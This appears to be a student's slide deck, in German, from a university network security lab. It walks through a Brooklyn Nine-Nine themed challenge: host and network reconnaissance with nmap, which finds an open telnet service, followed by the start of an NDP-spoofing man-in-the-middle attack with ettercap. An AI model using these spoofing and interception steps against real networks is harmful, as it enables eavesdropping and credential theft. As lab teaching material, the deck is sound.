Challenge 04 Brooklyn Nine-Nine

Netzwerk- und Kryptopraktikum (NKP4)
S2210239021 - Jakob Mayr
– SoSe 2024

OBERÖSTERREICH

Sichere Informationssysteme

Image: https://wallpapers.com/wallpapers/yellow-and-black-brooklyn-nine-nine-jwdz5058ejmq46wz.html

Agenda

Oberflächliche Erklärung

- Informationsbeschaffung und Angriffe


Detailierte Erklärung

- NDS Spoofing
- TELNET
- nftables
- Mitmproxy

Alternative Angriffe/Lösungwege

Gegenmaßnahmen

Oberflächliche Erklärung - I



Informationsbeschaffung peralta

- whoami
- ip addr
- netstat
- /etc/resolv.conf

Informationsbeschaffung Netzwerk


- nmap

Oberflächliche Erklärung - II

b99: 23/tcp open telnet

→NDP-Spoofing

→TELNET Login




```
┌──(jake㉿peralta)-[~]
└─$ nmap -6 -A 2001:db8:1::20 2001:db8:1::1 -oN aggressive-scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-24 13:05 CEST
Nmap scan report for santiago.b99.com (2001:db8:1::20)
Host is up (0.0016s latency).
All 1000 scanned ports on santiago.b99.com (2001:db8:1::20) are in ignored state
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for b99.com (2001:db8:1::1)
Host is up (0.0017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet
1 service unrecognized despite returning data. If you know the service/version,
SF-Port23-TCP:V=7.94SVN%I=7%D=4/24%Time=6628E768%P=x86_64-pc-linux-gnu%r(N
SF:ULL,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xf
SF:f\xfd\$")%r(GenericLines,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20
SF:\xff\xfd#\xff\xfd'\xff\xfd\$")%r(tn3270,21,"\xff\xfb%\xff\xfb&\xff\xfd\
SF:x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$\xff\xfe\x19\xff\xfc\x19\xff
SF:\xfd\0\xff\xfb\0")%r(GetRequest,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\
SF:xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(RPCCheck,15,"\xff\xfb%\xff\xfb&
SF:\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(Help,15,"\xff\
SF:xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(S
SF:IPOptions,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\x
SF:fd'\xff\xfd\$")%r(NCP,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xf
SF:f\xfd#\xff\xfd'\xff\xfd\$");

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 2 IP addresses (2 hosts up) scanned in 54.53 seconds

┌──(jake㉿peralta)-[~]
└─$ 
```

Oberflächliche Erklärung - III

wuntch – holt: https-Verbindung


→nft-NAT

→mitmproxy




Detailierte Erklärung Informationsbeschaffung - peralta - I

$ whoami



```
┌──(jake㉿peralta)-[~]
└─$ whoami
jake
```


$ ip addr



```
┌──(jake㉿peralta)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:77:50:05 brd ff:ff:ff:ff:ff:ff
    inet6 2001:db8:1::10/64 scope global noprefixroute
       valid_lft forever preferred_lft forever
    inet6 fe80::aad8:18ab:dab8:d13a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Detailierte Erklärung Informationsbeschaffung - peralta - II

- $ netstat -tulpen




```
┌──(jake㉿peralta)-[~]
└─$ sudo netstat -tulpen
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
```

- $ ss -tulpen



```
┌──(jake㉿peralta)-[~]
└─$ sudo ss -tulpen
Netid       State        Recv-Q        Send-Q               Local Address:Port               Peer Address:Port       Process
```


- $ cat /etc/resolv.conf



```
┌──(jake㉿peralta)-[~]
└─$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 192.168.138.2
```


- $ lsof

…




Detailierte Erklärung Informationsbeschaffung - peralta - Netzwerk

$ nmap -6 -sn -n -T4 --max-retries 1 --host-timeout 0.5s 2001:db8:1::10/64 -oN output.txt



```
┌──(jake㉿peralta)-[~]
└─$ nmap -6 -sn -n -T4 --max-retries 1 --host-timeout 0.5s 2001:db8:1::10/64 -oN output.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:14 CEST
Nmap scan report for 2001:db8:1::1
Host is up (0.0013s latency).
Nmap scan report for 2001:db8:1::10
Host is up (0.0034s latency).
Nmap scan report for 2001:db8:1::20
Host is up (0.0020s latency).
```


$ nmap -6 -A 2001:db8:1::20 2001:db8:1::1 -oN aggressive-scan.txt




```
┌──(jake㉿peralta)-[~]
└─$ nmap -6 -A 2001:db8:1::20 2001:db8:1::1 -oN aggressive-scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:16 CEST
Nmap scan report for santiago.b99.com (2001:db8:1::20)
Host is up (0.0019s latency).
All 1000 scanned ports on santiago.b99.com (2001:db8:1::20) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for b99.com (2001:db8:1::1)
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.94SVN%I=7%D=5/1%Time=663240A9%P=x86_64-pc-linux-gnu%r(NU
SF:LL,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff
SF:\xfd\$")%r(GenericLines,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\
SF:xff\xfd#\xff\xfd'\xff\xfd\$")%r(tn3270,21,"\xff\xfb%\xff\xfb&\xff\xfd\x
SF:18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$\xff\xfe\x19\xff\xfc\x19\xff\
SF:xfd\0\xff\xfb\0")%r(GetRequest,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\x
SF:fd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(RPCCheck,15,"\xff\xfb%\xff\xfb&\
SF:xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(Help,15,"\xff\x
SF:fb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xfd'\xff\xfd\$")%r(SI
SF:POptions,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff\xfd#\xff\xf
SF:d'\xff\xfd\$")%r(NCP,15,"\xff\xfb%\xff\xfb&\xff\xfd\x18\xff\xfd\x20\xff
SF:\xfd#\xff\xfd'\xff\xfd\$");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 54.56 seconds
```

Detailierte Erklärung Angriff – Netzwerk - I

NDP-Poisoning mit “ettcercap -G”







IP Address	MAC Address	Description
2001:db8:1::1	00:0C:29:FC:44:DB	
2001:db8:1::20	00:0C:29:DD:52:D4	
fe80::20c:29ff:fedd:52d4	00:0C:29:DD:52:D4	
fe80::20c:29ff:fefc:44db	00:0C:29:FC:44:DB	

Detailierte Erklärung
Angriff – Netzwerk - II

